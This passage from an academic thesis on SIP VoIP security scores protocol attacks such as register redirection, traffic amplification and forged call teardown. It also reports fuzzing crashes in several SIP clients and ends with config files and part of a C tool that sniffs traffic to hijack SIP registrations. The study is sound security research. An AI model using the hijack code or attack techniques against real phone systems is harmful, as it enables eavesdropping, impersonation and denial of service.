Software to test this attack was written and can be found in Appendix B. The software listens for registration requests on the standard SIP port (5060) and crafts a well-formatted 301 response. The software listens to the network in promiscuous mode so that it can receive all network traffic, and the software was written in C for speed of processing. Despite this, it is still significantly slower (roughly 30 ms) than siproxd for registration, and more work is required to decrease the response time. Not following the REGISTER request was examined by looking at packet captures of registration requests, and then looking at the subsequent register, as exemplified in Figure 14.



Figure 14. Lack of acknowledging response from redirected REGISTER request

The CVSS v2 system gives a base score of 5.4 and a temporal score of 4.1 using the following vector: AV:A/AC:M/Au:N/C:P/I:P/A:P/E:U/RL:ND/RC:UC. Notably, it has an unconfirmed and unproved level of exploitation due to the lack of clients that implement redirection for register messages.

C. SERVER IMPERSONATION

While servers frequently require connecting clients to provide proof of identity to allow access to a server, most clients (including all those tested for this thesis) do not have the capabilities to authenticate servers. The root problem lies in the reliance on the HTTP Digest Algorithm for authentication. While the HTTP Digest Algorithm provides a mechanism for servers to validate the authenticity of clients, it does not provide the same protections to clients [4, p. 234].

Another disadvantage of the HTTP Digest Mechanism is that it is possible for a server to pre-generate password cracking tables for a given username, by using a predetermined nonce in its calculations. This use of pre-computed password hashes can be avoided by using the "cnonce" mechanism in the HTTP Digest Algorithm, but this mechanism is optional, and none of the phones tested used this protection [21, p. 25]. By pre-computing password hashes, malicious servers can greatly reduce the amount of time necessary to brute force a user's password. The impact of not validating the server provides the same vector and impact as was given in the previous section, as the register redirect would in effect force a client to use an unintended registrar.

The best mechanism to guard against server spoofing, described in Chapter II, Section C, uses TLS to authenticate servers. Certificates provided by servers using TLS positively identify the server to the client. Other means of ensuring a direct connection to servers, such as a VPN connection to the server, also are sufficient.

D. CLIENT IMPERSONATION

If an attacker is able to successfully crack a user's password by brute forcing the HTTP Digest Authentication (or via other means), that client then gains all the rights and privileges of that user. Common privileges include the ability to make and bill phone calls as that user or change the user's password to deny service. If that attacker also previously spoofed registration to that user, then an attacker could perform a man-in-the-middle attack similar to that shown in Figure 13, with the difference that incoming calls can also be recorded and eavesdropped. Stealing of client credentials is again best prevented by never responding to HTTP Digest Registrations from untrustworthy and unauthenticated servers. As this type of attack relies on other vulnerabilities to gain a user's credentials, it has no threat classification.

E. DENIAL OF SERVICE AND TRAFFIC AMPLIFICATION

Certain abilities of SIP lend itself toward message amplification[7] and denial of service (DoS) conditions. Two mechanisms typically are used for message amplification, both of which rely on the ability of SIP to provide "conference call" type calls with multiple participants.

A malicious user authenticated to a server can use that server as a traffic amplifier by issuing multiple INVITE requests to multiple participants at the same IP address. For example, if Eve was successfully authenticated to atlanta.com and wished to deny service to the biloxi.com SIP server, she could send an INVITE request to include participants bob1@biloxi.com, bob2@biloxi.com and so on, causing the proxy server to issue a separate INVITE request for each user [4, pp. 236–237].

If an attacker can convince a SIP user to call them, that attacker can also use that SIP user (or proxy, if the user is going through a proxy) as a traffic amplifier. By responding with 300 Multiple Choices and providing multiple addresses, the user will issue INVITE requests to all the new addresses. One of those addresses could potentially

[7] Message amplification attacks are attacks where other computers respond to incoming traffic with a greater amount of outgoing traffic, increasing the amount of bandwidth available to the attacker to conduct a DoS attack [4, p. 236].

then redirect the calling computer back to the first address and continue the traffic amplification. The attacker can also add their address, e.g., Eve@192.168.1.1 as an option in the list of multiple choices. The originating caller will then send an amplified request to the victim, as well as another request to the attacker. By responding with more addresses in the victim's domain, as well as another entry at the attacker's address, e.g., Eve2@192.168.1.1, the attacker can continue the amplification for as long as the originating user continues to send out INVITE requests [3, pp. 236–237].

Traffic amplification and other DoS vulnerabilities have a potential base score of 6.3 and a temporal score of 5.7 based on the following metric AV:N/AC:M/Au:S/C:N/I:N/A:C/E:POC/RL:ND/RC:C. While changing all mechanisms of traffic amplification would require a rewrite of SIP, it can be mitigated by having SIP servers intelligently analyze incoming traffic, and limit outgoing traffic based on a single incoming packet.

F. FORGED SESSION TEARDOWN

Due to the lack of authenticity of unencrypted SIP communications, it is possible for an attacker who receives an initial or subsequent INVITE message to forge a BYE message and prematurely terminate a conversation that they are not a part of. Once an attacker receives an INVITE message, they may forge the From, CSeq, and Call-ID fields in a BYE message and end the conversation. This method of attack can be prevented by using TLS and encrypting all messages [4, pp. 235–236]. A forged session teardown is given a CVSS v2 base score of 4.9 and a temporal score of 4.4, based on the following vector AV:L/AC:L/Au:N/C:N/I:N/A:C/E:POC/RL:ND/RC:C.

G. CONCLUSION

The SIP protocol has several weaknesses that can be used by an attacker with certain access to gain information, masquerade as trusted clients, or deny access to authorized users. A list of protocols with CVSS v2 adapted scores is given in Table 6. All of the scores would fall into the Medium (4–7) category for the National Vulnerability Database, and indicate a significant security vulnerability when clients do

not use TLS for authentication. Given that none of the clients tested uses TLS, there is a significant risk for exploitation via protocol vulnerabilities. Interestingly, however, no publicly available tools or software have been created for the explicit purpose of attacking a protocol vulnerability within SIP. The likely reason for the lack of such a program is that all protocol attacks require that the attacker have some type of control of the intervening network in between two targets.

Table 6. List of protocol vulnerabilities along with base and temporal metrics

Vulnerability	**Base Metric**	**Temporal Metric**
Register Redirect	5.4	4.1
Server impersonation	5.4	4.1
Forged Session Teardown	4.9	4.4
Traffic Amplification	6.3	5.7

One of the unique aspects of SIP is the lack of a reference implementation, especially in regard to the message parser. There has been a lack of attack software for SIP, with most of it from academia, which has focused on making tools for implementation vulnerabilities, such as fuzzers and targeted software vulnerabilities.

THIS PAGE INTENTIONALLY LEFT BLANK

VI. KNOWN IMPLEMENTATION ATTACKS

A. OVERVIEW

SIP software, like any other software, is vulnerable to implementation attacks wherein, through a software flaw, the attacker makes the program operate in an unintended manner, typically by denying service or remotely executing arbitrary code. SIP is a tempting target for virus writers for two primary reasons: computers running SIP software almost always listen for incoming connections, and the complexity of the protocol makes it difficult to implement robust message processing leading to possible implementation attacks.

Virus writers generally exploit software by looking for flaws in the code that allow for the execution of arbitrary code. Due to poor coding practices, this type of vulnerability can be found in any type of software, although it is much more prevalent in software written in code with manual memory management, such as C or C++. Other types of vulnerabilities include those that reveal unintended information, such as SQL injection attacks, wherein an attacker causes unintended commands to run on a victim computer. All implementation attacks involve an attacker sending information to a victim computer and causing it to behave in a manner not in according to the SIP RFC. It is usually obvious to a trained observer looking at all packet intercepts when an attack occurs.

B. SIVUS

SiVus is described as “the first publicly available vulnerability scanner for VoIP networks that use the SIP protocol.” SiVus can conveniently generate arbitrary SIP messages, scan networks for SIP hosts, or intercept and crack credentials contained within SIP messages [22].

SiVus works by listening on an active network connection, receiving and sending SIP messages. As it is designed as a proof-of-concept tool, it lacks many

features that are required for practical discovery of vulnerabilities. SiVus does come pre-packaged with a data set of 1740 test cases.

SiVus was tested on the testbed by running a fourth VM hosting Windows XP with a bridged network connection.

1. Message Generation

SiVus has a relatively simple message generation process for SIP. As text boxes in a form field, you can create custom values in several fields, namely the target, Via, To, From, Authentication, Call-ID, Cseq, Contact, Record-Route, Subject, Content-type, User Agent, Refer-To, and content length. A comprehensive list of editable SIP fields for arbitrary message generation can be seen in Figure 15. The primary limitation of the SiVus message generation is its inability to program responses to messages quickly, as the message generation is done entirely by hand [22].



Figure 15. SiVus message generation screen

2. Network Scanning and Cracking

SiVus includes a database of attacks, some of which target inherent weaknesses in the SIP protocol itself. Others target implementations of the standard. Many of the SiVus

database attacks are fuzzing attacks, the focus of which is to deny service, or to discover avenues for exploitation. SiVus categorizes vulnerabilities as high, medium, or low, as seen in Figure 16 [22]. A results comparison between the different test software is listed in Table 7. Experimental testing resulted in two crashes in Linphone 3.1.2 on test case 10700.7. The fuzzer does have its limitations, however; it cannot generate single test cases, or test in a range to help isolate specific causes of crashes. Additionally, the high/medium/low values of the scanner are of limited usefulness. Medium indicates that no response was received for a message, while low and passed indicate that an error message was generated or was otherwise properly handled. The only way to generate a high error with SiVus is by configuring the tested implementation to not allowing TLS, and to automatically allowing registration without authentication.

Table 7. SiVus test results on tested SIP software

Name	High	Medium	Low	Passed
Ekiga 2.0.12	3	3	555	1278
Kphone 4.2	1	3695	3512	145
Linphone 3.1.2	3	97	592	1147
Qutecom 2.2	Tests Invalid - Some tests marked as Medium if call rejected, or Informational if answered. All other tests marked as Medium. Qutecom responds with “486 Busy Here”			
Siproxd 0.5.11-7	3	0	1337	500
X-Lite 3.0 behind siproxd	3	0	349	1487
Ekiga behind siproxd	2	0	1337	500
Kphone behind siproxd	2	280	428	1129

One of SiVus’s most useful advertised features is the ability to intercept and crack SIP message digests. SiVus’s cracking feature works by intercepting a REGISTER challenge and response from a client, and brute forcing the password. However, similar

applications such as Cain and Abel that are more specialized for password cracking should be able to perform better than Java-based SiVus.

Risk Level	Number of Findings
High	3
Medium	3
Low	555
Informational	0
Passed	1278
Total Number of checks.	1740

Findings Detail

192.168.1.111(5061/TLS)	[High] : Check No [9999] TLS
Description	This test identifies the encryption capabilities of the targe support SIPS.
Recommendation	If the organizational policy requires protection of the sign including eavesdroping.
192.168.1.111(5060/UDP)	[High] : Check No [13200.0] UDP
Description	This check verifies the ability of the UA to authenticate REG
Recommendation	It appears that the target UA does not authenticate REGIS registration and ultimately divert calls or perform other unde
192.168.1.111(5060/UDP)	[High] : Check No [13100.1] UDP
Description	This check verifies the ability of the UA to authenticate INV
Recommendation	It appears that the target UA does not authenticate INVITE the SIP component to require authentication of INVITE requ
192.168.1.111(5060/UDP)	[Passed] : Check No [10100.0] UDP
Description	This check verifies the ability of the UA to handle 50 of spac
Recommendation	The remote UA handled this check appropriately. This config
192.168.1.111(5060/UDP)	[Passed] : Check No [10100.1] UDP
Description	This check verifies the ability of the UA to handle 100 of spa
Recommendation	The remote UA handled this check appropriately. This config
192.168.1.111(5060/UDP)	[Passed] : Check No [10100.2] UDP

Figure 16. Sivus database attack summary using Ekiga 2.0.12

C. PROTOS SUITE

PROTOS belongs to a class of tools known as fuzzers, tailored for SIP, and designed to expose weaknesses in SIP parsers. A fuzzer is a tool that attempts to create

software faults by generating a large variety of unusual input, such as input of excessive length or of unusual combinations of characters, and then measuring the target application for unusual conditions.

The PROTOS suite contains 4527 test cases designed to detect errors in SIP software by deliberately not conforming to the SIP protocol. The types of errors that PROTOS is capable of detecting are strictly in the parsing engine, which detects malformed input. PROTOS detects test failures in the following circumstances: The software undergoes a fatal failure and stops functioning, crashes or hangs and needs to be restarted, crashes and restarts automatically, or uses up an extremely large amount of CPU usage or memory for an extended period of time [6]. PROTOS has been effective in discovering a vulnerability, which possibly allows for remote control of a computer in popular SIP software Sip Express Router [23]. A list of test cases that cause clients to crash is given in Table 8.

Table 8. Results of PROTOS software suite testing

Subject Software	Test case of Crashes
Ekiga 2.0.12	Unknown, Ekiga does not accept calls with a frequency greater than one call every 20 seconds
Kphone 4.2	None, however high frequency of calls can spawn so many processes and slow down the computer so much it may require restart of computer
Linphone 3.1.2	195, 2361, 2420-2426
Qutecom 2.2	1244-1254, 1260-1266, 1272-1281, 1288-1296, 1324-1335, 2412-2416, 4285. Can also cause denial of service by using the -teardown command, QuteCom does not gracefully handle many calls which are subsequently hung up.
Siproxd standalone	None
X-Lite 3.0	None
Siproxd with registered client	2361, 2420-2426

Because the PROTOS Suite contains only a pre-defined set of test cases, once it detects no vulnerabilities, i.e., it handles all malformed test cases correctly, the PROTOS Suite loses all effectiveness on that software. Despite this limitation, PROTOS was able to crash (specifically: segmentation fault) three of the six test applications and demonstrate a denial of service attack on a fourth by demonstrating poor handling of incoming calls. This is both helpful in the sense that an attacker will gain no use out of the tool on that software, and closes previously undiscovered implementation

vulnerabilities. A more in-depth analysis of the result of crashes is contained in the next section. Despite the usefulness of this tool, however, the possibility still exists for other implementation attacks on the text parser.

D. OTHER IMPLEMENTATION VULNERABILITIES

Fuzzers have been very effective in locating vulnerabilities of software tested in the course of this thesis, specifically in siproxd, Qutecom, linphone, and kphone. The vulnerability in siproxd results in a combination of a malfunctioning library, and in siproxd by not verifying the return value given by a library.

This type of attack is both extremely pervasive and difficult to estimate its damage. It is pervasive because any SIP implementation is theoretically vulnerable to implementation attacks, especially given the complexity of the SIP parser. The damage is hard to predict because even though some vulnerabilities are limited to a denial of service, other vulnerabilities are capable of providing an outside attacker access to the computer running the software.

Many of the features that SIP phones provide also allow for unusual new attack vectors. Traditionally, while remote control of a machine has been the greatest level of damage possible from vulnerabilities, SIP clients have additional hardware/software to transmit voice and/or video. With the libraries for audio/video capture and compression already loaded into the SIP software, sophisticated malicious software could turn on the microphone or camera and surreptitiously spy on the user of a compromised computer.

Another feature designed in the SIP specification is the Alert-Info field, which contains a URL for the client to use a different ringing noise, picture, or any type of resource accepted by the UA. In addition to disruptive noises, if an implementation vulnerability exists in the softwarethat handles that resource, then an attacker would have another avenue for exploitation.

E. CLIENT SPECIFIC VULNERABILITIES

Using PROTOS and SiVus, the following denial of service attacks have been discovered in the course of this thesis in applications Qutecom, linphone, and siproxd. One thing that all these systems share in common is the use of the osip2 library, used for parsing SIP messages. Additionally, linphone and Qutecom both use eXosip library; however, linphone uses eXosip2, while Qutecom uses eXosip1. The following sections specifically describe the vulnerabilities. Listings and patches for all of the bugs can be found in Appendix C, except for the eXosip2 bug, which has no patch. All vulnerabilities discovered in these programs have identical CVSS base scores of 7.8 with a temporal score of 7.0, with the exception of the eXosip2 bug, which has a temporal score of 7.8 as a temporary fix is not available. The previous scores were generated using Vector: AV:N/AC:L/Au:N/C:N/I:N/A:C/E:H/RL:TF/RC:C.

1. osip2

Incorrect handling of the data structure osip_uri_t in the file osip_uri.c. If a URI is given that is not a SIP or SIPS URI, the method still reports success, but does not fill the rest of its data structures. Improper use of the osip_uri_t structure leads to crashes in linphone and PROTOS test case 195. Because the data structure osip_uri_t is initialized to zero before use it is not possible to exploit this vulnerability beyond DoS.

2. eXosip2

eXosip2 does not properly check return values in eXosip_event_fill_messages of file osip_message_clone. Additionally, it has no way to propagate error messages further up the call chain. The fix requires rewriting several function calls to be able to propagate error messages for proper handling. This bug leads to crashes in linphone with PROTOS test cases 2361 and 2420-2426. eXosip2 does initialize the value that is returned before use; however, again preventing exploitation beyond DoS. No patch was developed for this due to the extensive structural changes that a proper fix requires. As an interim solution, programs using the eXosip2 library should verify that any event requests they receive from the eXosip library are sane.

3. linphone

In file exevents.c, function linphone_other_request, linphone does not check the return value of eXosip_options_build_answer before passing the result off to another function. The result of this is a null pointer dereference in a later function, but is not exploitable beyond DoS. This error was generated with SiVus's scanner in the test range 10700–10700.10. Because SiVus does not have the ability to generate single test cases for testing, and because the error did not occur every time, it was not feasible to discover the exact message that led to this error condition.

4. siproxd

siproxd does not check return values in file sip_layer.c, function sip_body_to_str. The function sip_body_to_str is a wrapper for the library function osip_body_to_str, which adds a null terminator to the value passed into osip_body_to_str. However, it does not check the return value of the library function before dereferencing it to add a null terminator. If the library function fails, the value null terminated is initialized to zero, and subsequently dereferences, crashing siproxd. Because the value being dereferenced is always null, it is not possible to exploit this beyond a DoS. This error is generated with PROTOS cases 2361 and 2420-2426.

5. Qutecom

Identified with PROTOS test case 4295, this bug is the result of Qutecom using an extremely dated version of the library eXosip last updated in 2002. Because of the age of the library, this bug was not investigated completely; however, like the others, it appears to be an attempt to dereference a null pointer. For a proper fix, Qutecom should be updated to eXosip2.

F. CONCLUSION

While the protocol vulnerabilities had base scores ranging from 4.9 to 6.3, all of the implementation vulnerabilities scored 7.8. Even though this may seem like manipulating a metric, the implementation vulnerabilities are such that they can trivially deny legitimate users use of SIP. One of the major challenges of SIP is the difficulty of creating a rigorous parser, as demonstrated by the fact that 3 of the 6 software applications tested were vulnerable to malformed messages. Examining the National Vulnerability Database, a review of records shows that a majority of the vulnerabilities discovered on SIP systems involve malformed headers, which result in a denial of service. The score of 7.8 is common among the database for SIP applications, with most applications having the same type of vulnerability, involving a low complexity attack from anywhere on the network, which results in a denial of service.

Due to the complexity of the SIP specification, an ongoing widespread search of implementation vulnerabilities in all types of applications, and the potential value of implementation vulnerabilities, it is likely that implementation attacks will continue to be the most common attack vector for SIP attacks. One of the primary advantages of implementation attacks is that an attacker needs no ability to eavesdrop or inject in the traffic of others. Additional work to research vulnerability to protocol vulnerabilities has been done by Mu Dynamics [24]. Mu Dynamics has developed an external server that performs comprehensive testing including proxy serve emulation; however, as it is a commercial product, it was not used for this report.

The vast majority of work to date researching and developing tools for SIP has been to detect and exploit vulnerabilities that arise due to the incomplete or incorrect implementation of the SIP protocol. With tools ranging from fuzzers to traffic generators, the primary focus has been to find ways to attack clients remotely.

THIS PAGE INTENTIONALLY LEFT BLANK

VII. CONCLUSION

This thesis has examined protocol vulnerabilities in SIP and, using the CVSS metric, has shown that they have less of an impact than many of the implementation vulnerabilities. While an actively pursued protocol, SIP software still has a long way to go before it should be used in situations requiring a moderate degree of confidence in secrecy. Because of the complexity of the protocol and the lack of a reference implementation, many user agents still suffer from bugs in the parsing software. Its lack of a requirement for encryption means that many UAs have no TLS implementation. This leaves them open to all the vulnerabilities listed in Chapter V.

Furthermore, the requirement for an end-client to listen on a port for incoming calls, that could originate anywhere on the Internet, puts most SIP software in a vulnerable position. Because of this availability to the outside world, as well as additional vulnerabilities described in Chapter VI, SIP software is an attractive target for attackers.

A. CONTRIBUTIONS

Although much of this thesis was spent developing a proper methodology for testing an entire SIP network, several contributions were made.

1. This work provided an effective methodology for testing an entire SIP network, as well as software configuration files to rapidly create such a network for future works.

2. CVSS v2 was used to score protocol vulnerabilities, providing relative rankings for the severity for each protocol vulnerability, and those scores were compared to CVSS v2 vulnerabilities discovered and scored in the course of this thesis.

3. This work has resulted in discovering several new implementation vulnerabilities in common software, and has isolated and provided patches for those weaknesses.

4. This work provides a condensed area for work done to date in the realm of security for SIP software, and provides analysis to the overall security of SIP.

5. Improving registration redirection software to include a client application and header modification to implement the man-in-the-middle attack, as well is more robust parsing.

B. FUTURE WORK

Despite the development of an effective methodology, several hurdles in the development of exploitation software remain to be overcome. The following are suggestions for future work based on security within SIP.

1. A comprehensive analysis of specific SIP software for implementation vulnerabilities. The goal of this would be to harden and develop SIP software that could be used in government or military applications.

2. Development of software designed to exploit protocol vulnerabilities already discovered in SIP, and make it usable in the field.

3. A trend analysis of SIP attacks as software has become more prolific.

C. CONCLUSION

SIP remains a useful protocol in the civilian world in situations where privacy is nice to have but not essential. The complexity of the protocol means that it is difficult to design software for SIP. This difficulty leads to software that is poorly designed and contains implementation vulnerabilities, and the number of practical exploits has shown this to be the case.

As the technology matures and becomes more secure, and implementation of encryption and authentication on servers and end clients becomes more widespread, SIP will become a more secure and reliable medium. SIP is currently not tested or mature enough, however, to be used in any capacity requiring security.

APPENDIX A: CONFIGURATION FILES

A. siproxd.conf

```
if_inbound  = tun0
if_outbound = eth00
hosts_allow_reg = 10.8.0.0/24
hosts_allow_sip = 0.0.0.0/0
#hosts_deny_sip  = 10.0.0.0/8,11.0.0.0/8
sip_listen_port = 5060
daemonize = 1
silence_log = 0
log_calls = 1
user = nobody
#chrootjail = /var/lib/siproxd/
registration_file = /var/lib/siproxd/siproxd_registrations
autosave_registrations = 300
rtp_proxy_enable = 1
rtp_port_low  = 7070
rtp_port_high = 7079
rtp_timeout = 300
rtp_dscp = 46
default_expires = 600
debug_level =      0x00000ffe
debug_port = 0
```

B. VM1 openvpn.conf

```
dev tun
ifconfig 10.8.0.1 10.8.0.2
secret /home/sip1/static.key
keepalive 10 60
ping-timer-rem
persist-tun
persist-key
user nobody
route 0.0.0.0 0.0.0.0/0
group nobody
daemon
```

C. VM2 openvpn.conf

```
remote sip1.example.org
dev tun
ifconfig 10.8.0.2 10.8.0.1
secret /home/sip2/static.key
keepalive 10 60
ping-timer-rem
persist-tun
persist-key
```

D. Kphone Configuration:

Full Name: sip3
User Part of SIP URL: sip3
Host Part of SIP URL: sip2.example.org
Outbound Proxy (optional): sip1.example.org

APPENDIX B: ATTACK-REDIRECT CODE LISTING

```
/*
 * attack-redirect.c
 * This program reads in a specific kind of SIP message
 * such as a REGISTER request, and responds with a
 * designated message
 *
 * Created by Lucas Dobson on 1/2/10.
 * Copyright 2010 by Lucas Dobson
 */

#include <sys/socket.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <net/if.h>
#include <fcntl.h>
//bpf includes
#include <net/bpf.h>
#include <sys/types.h>
#include <sys/ioctl.h>
#include <sys/time.h>
#include <pcap.h>
#include <regex.h>

#define DEBUG 1
#define SERVER_PORT 5082
#define NUMSUBEX 20
#define NUMREGEX 9

struct eth_hdr
{
    char dst_mac[1];
    char src_mac[1];
    unsigned short ethertype;
};

struct ip_hdr
{
    unsigned int hl:4;
    unsigned int ver:4;
    u_int8_t tos;
    u_int16_t totlen;
    u_int16_t ipid;
    u_int16_t frag;
    u_int8_t ttl;
    u_int8_t proto;
    u_int16_t cksum;
```

```
    u_int32_t src_addr;
    u_int32_t dst_addr;
};

struct udp_hdr
{
    unsigned short src_port;
    unsigned short dst_port;
    unsigned short len;
    unsigned short cksum;
};

struct tcp_hdr
{
    u_int16_t src;
    u_int16_t dst;
    u_int32_t seq;
    u_int32_t ack_seq;
    u_int16_t res1:4;
    u_int16_t doff:4;
    u_int16_t fin:1;
    u_int16_t syn:1;
    u_int16_t rst:1;
    u_int16_t psh:1;
    u_int16_t ack:1;
    u_int16_t urg:1;
    u_int16_t res2:2;
    u_int16_t window;
    u_int16_t cksum;
    u_int16_t urg_ptr;
};


int subexarray[NUMSUBEX] = {0,0,0,1,1,2,2,3,3,4,4,4,5,5,6,6,7,7,8,8};
char *regex[NUMREGEX];

regex_t preg[NUMREGEX];

/// regpreg, tfrompreg, frompreg, ttopreg, topreg, cidpreg, cseqpreg,
tcontactpreg, clenpreg;

regmatch_t *matchArray[NUMREGEX];
regmatch_t matches[NUMSUBEX];

regex_t viapreg1;
regex_t viapreg2;

char *regexviaip;
char *regexviaport;

struct st
{
    char *str;
    int strlen;
};
```

```
//courtesy of rfc1071
unsigned short checksum(unsigned char *addr, int count)
{
    int i;
    unsigned long sum = 0;

    while( count > 1 )  {
    /*  This is the inner loop */
      sum += * (unsigned short *) addr;
      addr += 2;
      count -= 2;
    }

    /*  Add left-over byte, if any */
    if( count > 0 )
      sum += * (unsigned char *) addr;

    /*  Fold 32-bit sum to 16 bits */
    while (sum>>16)
      sum = (sum & 0xffff) + (sum >> 16);

    return ~sum;
}

//calculates the tcp checksum, i.e. pseudo-header + data
unsigned short tcpchecksum(struct ip_hdr *ip, struct tcp_hdr *tcp,
char* data)
{
    short i, j;
    char c;
    short s;
    //size of tcphdr+data
    i = htons(ip->totlen) - (ip->hl)<<2;
    //sizeof tcphdr
    j = (tcp->doff) << 2;
    unsigned char buf[19+i];
    memcpy(buf, &(ip->src_addr), 4);
    memcpy(buf+4, &(ip->dst_addr), 4);
    c = 0;
    memcpy(buf+8, &c, 1);
    c = 6;
    memcpy(buf+9, &c, 1);
    s = htons(i);
    memcpy(buf+10, &s, 2);
    memcpy(buf+12, tcp, j);
    memcpy(buf+12+j, data, i-j);

    return checksum(buf, i+12);
}

//calculates the tcp checksum, i.e. pseudo-header + data
unsigned short udpchecksum(struct ip_hdr *ip, struct udp_hdr *udp,
char* data)
{
```

```
    //size of tcphdr+data
    unsigned char buf[udp->len-8+12];
    memcpy(buf, &(ip->src_addr), 4);
    memcpy(buf+4, &(ip->dst_addr), 4);
    *(buf+8) = 0;
    *(buf+9) = 17;
    *(buf+10) = htons(udp->len);
    memcpy(buf+12, data, udp->len-8);

    return checksum(buf, udp->len+12);
}

//Callback to check for SIP register packets, and hijack registration

// Automatically conducts registration of incoming registration
requests
// Sends registration cancel msg to intended recipient.  Idea behind
design
// is for fast communication response to beat the actual server
registration
// and then conduct registration.
void sip_cb(u_char *args, const struct pcap_pkthdr *hdr, const u_char
*pkt)
{
    char* reguri, sipver;
    char* tfrom;
    char* fromuri, tag;
    char* tto;
    char* turi;
    char* cid;
    char* cseqid, cseqfield;
    char* tcontact;
    char* clen;
    int i, j, t;
    int regerr;
    char regerrbuf[120];
    struct ip_hdr *ip;
    //skip to the SIP data from the packet capture.
    //skip over ethernet header
    ip = (struct ip_hdr*) ((char *)pkt+14);
    struct tcp_hdr *tcp;
    struct udp_hdr *udp;
    u_char *data;
    unsigned int datalen;
    char *temp, *temp2;
    int isUdp;
    int sucRegex[NUMREGEX];
    union
    {
      int ipint;
      char dots[11];
    } foo;

    //determine whether tcp or udp, jump to tcp/udp header
    if (ip->proto == 6) {
```

```
      tcp = (struct tcp_hdr*) ((char *) ip+((ip->hl)<<2));
      //now jump to start of packet data
      data = (u_char*) tcp+((tcp->doff)<<2);
      isUdp = 0;
    }
    else {
      udp = (struct udp_hdr*) ((char *)ip+((ip->hl)<<2));
      data = (u_char*) udp+8;
      isUdp = 1;
    }

    datalen = (unsigned int) (hdr->caplen) + data - pkt;
